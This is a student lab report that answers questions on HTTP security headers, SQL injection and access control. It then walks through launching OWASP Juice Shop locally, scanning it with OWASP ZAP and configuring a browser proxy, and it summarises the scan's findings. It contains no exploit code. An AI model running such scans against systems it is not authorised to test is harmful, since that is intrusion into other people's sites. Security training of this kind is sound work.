

CYBERSECURITY REPORT – LABORATORY 13

1 Problems and questions:

1.1 Using an Internet search, what are X-Content-Type-Options and X-Frame-Options headers, and how might they protect your site? Using an Internet search, what are X-frame-option headers? What are typical applications of SQL Injection attacks (what actions can an attacker perform)?

X-Content-Type-Options and X-Frame-Options are HTTP security headers that help protect web applications from common browser-based attacks.

- X-Content-Type-Options: nosniff prevents browsers from guessing (MIME-sniffing) the content type of a response, forcing them to respect the declared Content-Type. This reduces the risk of malicious files being interpreted as executable scripts.
- X-Frame-Options controls whether a page can be embedded in an <iframe>, helping prevent clickjacking attacks. With values like DENY or SAMEORIGIN, it blocks attackers from framing a site on a malicious page and tricking users into interacting with hidden elements.
- Modern applications often use Content-Security-Policy: frame-ancestors as a more flexible replacement.

SQL Injection (SQLi) attacks exploit improper handling of user input in database queries.

Through SQLi, attackers can extract sensitive data such as credentials and personal information, bypass authentication mechanisms, and modify or delete database contents. In more severe cases, they can execute administrative database commands, escalate privileges, or perform blind SQLi to infer data through response behavior.

1.2 Why is it important to keep the data validation rule on both client and server sides?

Client-side validation:

- Improves user experience: immediate feedback, less round-trips.
- Reduces garbage requests to server.

Server-side validation (must always exist):

- **Security-critical:** clients can be bypassed (malicious users, altered clients, automated scripts). Server must not trust any client input.
- Ensures data integrity, prevents injection attacks, enforces business rules.

Combined: client-side validation is convenience; server-side is enforcement. Always implement both; never rely on client-only checks.

CYBERSECURITY REPORT – LABORATORY 13

1.3 How to restrict access to resources to which the user has no permission?

Key controls and best practices:

1. **Authentication**

- Strong authentication (secure session cookies, JWTs with proper verification).
- Secure cookie flags: HttpOnly, Secure, SameSite.

2. **Authorization (server-side enforced)**

- Implement RBAC (role-based access control) or ABAC (attribute-based).
- Server must check authorization on every request for protected resources — **deny by default**.
- Avoid client-controlled privilege fields. Assign roles server-side.

3. **Direct Object Reference protections**

- Avoid predictable sequential IDs. Use opaque references (UUIDs, mapping tokens) or verify ownership.
- Always check that the authenticated user owns or has rights to the requested object.

4. **Least privilege**

- Give users the minimum permissions required.
- Run services with minimal OS/db privileges to limit damage from compromise.

5. **Input validation & encoding**

- Prevent injection that could bypass access controls (SQLi, NoSQLi, command injection).
- Use prepared statements / parameterized queries.

6. **Secure APIs**

- Use proper access control checks inside API endpoints (not only in UI).
- Enforce scope on tokens and sessions.

7. **Logging & monitoring**

- Log access attempts and suspicious activity and alert on anomalies.

8. **Rate limiting & brute-force protection**

- Prevent enumeration and automated attacks.

9. **Use proven frameworks / libraries**

- Don't roll your own auth/ACL logic if good libraries exist.

CYBERSECURITY REPORT – LABORATORY 13

2 Open the web:

2.1 Open terminal, go to the JuiceShop folder (on the Desktop) and execute:

> npm start

> npm start: Runs the **start script** of a Node.js project.

```
(stud@kali-vm)-[~/Desktop/juice-shop]
$ ls
CODE_OF_CONDUCT.md  REFERENCES.md  config.schema.yml  frontend  node_modules  test
CONTRIBUTING.md    SECURITY.md    crowdin.yaml       ftp       package.json  threat-model.json
Dockerfile          SOLUTIONS.md  ctf.key            i18n     routes       tsconfig.json
Gruntfile.js        app.json      cypress.config.ts  lib       rsn          uploads
HALL_OF_FAME.md     app.ts        data               logs      screenshots  vagrant
LICENSE             build         docker-compose.test.yml  models   server.ts    views
README.md           config        encryptionkeys     monitoring swagger.yml


(stud@kali-vm)-[~/Desktop/juice-shop]
$ npm start

> juice-shop@17.1.0 start
> node build/app

info: Detected Node.js version v20.17.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Entity models 19 of 19 are initialized (OK)
info: Required file server.js is present (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main.js is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file vendor.js is present (OK)
info: Port 3000 is available (OK)
info: Domain https://www.alchemy.com/ is reachable (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Server listening on port 3000
```

2.2 Open browser and use address: localhost:3000

Please remember that JuiceShop with default configuration restores the database to its initial state every time it is started!




CYBERSECURITY REPORT – LABORATORY 13

3 Security Misconfiguration:

3.1 Open OWASP ZAP:

Open in Kali from the apps: **ZAP** (Zed Attack Proxy) is a free, open-source web application security scanner and dynamic application security testing tool developed by the Open Web Application Security Project (OWASP).



3.2 Scan for the JuiceShop site.

Search for: <http://localhost:3000> and click Attack.

URL to attack: Select...

Use traditional spider: ☒

Use ajax spider: If Modern with Firefox Headless

Attack Stop

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

After the scan answer the questions:

How many flags did it raise for: Red flag, Amber flag, Yellow flag, Blue flags.


What directories has it exposed that can be browsed?

Can you browse them (try with web browser)?

What cookie information risk has been discovered?


After scanning the hole page, we got:

CYBERSECURITY REPORT – LABORATORY 13




ZAP reported **≈5 red (high)** instances across 3 high-risk types (SQLi - 3 instances, Open Redirect, Cloud Metadata), **≈3,124 amber (medium)** instances (mostly missing security headers like CSP, X-Content-Type-Options, anti-clickjacking, session-in-URL and cross-domain/script issues), **≈6 yellow (low)** instances (timestamp and private IP disclosures) and **≈250 blue (info)** instances (fuzzer hits, cached responses, modern-app info, suspicious comments).

By opening the left panel, we can see the structure of the web with lots of directories as api, assets, ...:



CYBERSECURITY REPORT – LABORATORY 13


We can check the structure of the page, that is a bad thing:



We can see in the image that the request status was 200 (OK) so it is valid.

To get any more visual confirmation we can access any content by for example opening:

> http://localhost:3000/assets/i18n/en.json



CYBERSECURITY REPORT – LABORATORY 13

No explicit cookie-flag alerts were raised by ZAP. However, ZAP identified extensive session handling issues, notably **'Session ID in URL Rewrite'**, indicating session identifiers are exposed via URLs instead of secure cookies. This presents a higher risk than missing cookie flags, as session IDs can be leaked through logs, browser history, and referrer headers.



Session ID in URL Rewrite	
URL:	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PJRISH_&sid=qVQhLSe2IrcVMlUwAAAG
Risk:	 Medium
Confidence:	High
Parameter:	sid
Attack:	
Evidence:	qVQhLSe2IrcVMlUwAAAG
CWE ID:	200
WASC ID:	13
Source:	Passive (3 - Session ID in URL Rewrite)
Alert Reference:	3-1
Input Vector:	
Description:	URL rewrite is used to track user session ID. The session ID may be disclosed via cross-site referer header. In addition, the session ID might be stored in browser history or server logs.
Other Info:	
Solution:	For secure content, put session ID in a cookie. To be even more secure consider using a combination of cookie and URL rewrite.

Improper input validation is evidenced by ZAP detecting multiple SQL Injection vulnerabilities and an Open Redirect, indicating that user-supplied input is not properly sanitized or constrained before being processed by backend logic.

CYBERSECURITY REPORT – LABORATORY 13

4 Improper Input Validation:

4.1 Check proxy settings in ZAP (Options -> Write “Proxy” in Search Field):




Go to Tools -> Options, search for Network -> Local Servers/Proxies

CYBERSECURITY REPORT – LABORATORY 13

4.2 Configure the Firefox in Kali VM (Preferences -> Write “Proxy” in Search Field) – Provide the same data as in ZAP:

Go to settings -> Network Settings:




Look if needed at the tutorial: <https://techofide.com/blogs/setting-up-owasp-zap-as-a-proxy-for-your-browser-and-performing-a-vulnerability-scan/>

Also follow the tutorial (useful in 5.1/2/3): <https://youtu.be/YRngT1fP1JA?si=m937GfW0IY2JrvTY>

CYBERSECURITY REPORT – LABORATORY 13

4.3 Open JuiceShop main page and check if it presents in ZAP history:

Alternatively, you can start a session for ZAP in Firefox by clicking on the Firefox icon in the ZAP interface



As in the History tab the traffic appears all is configured fine.

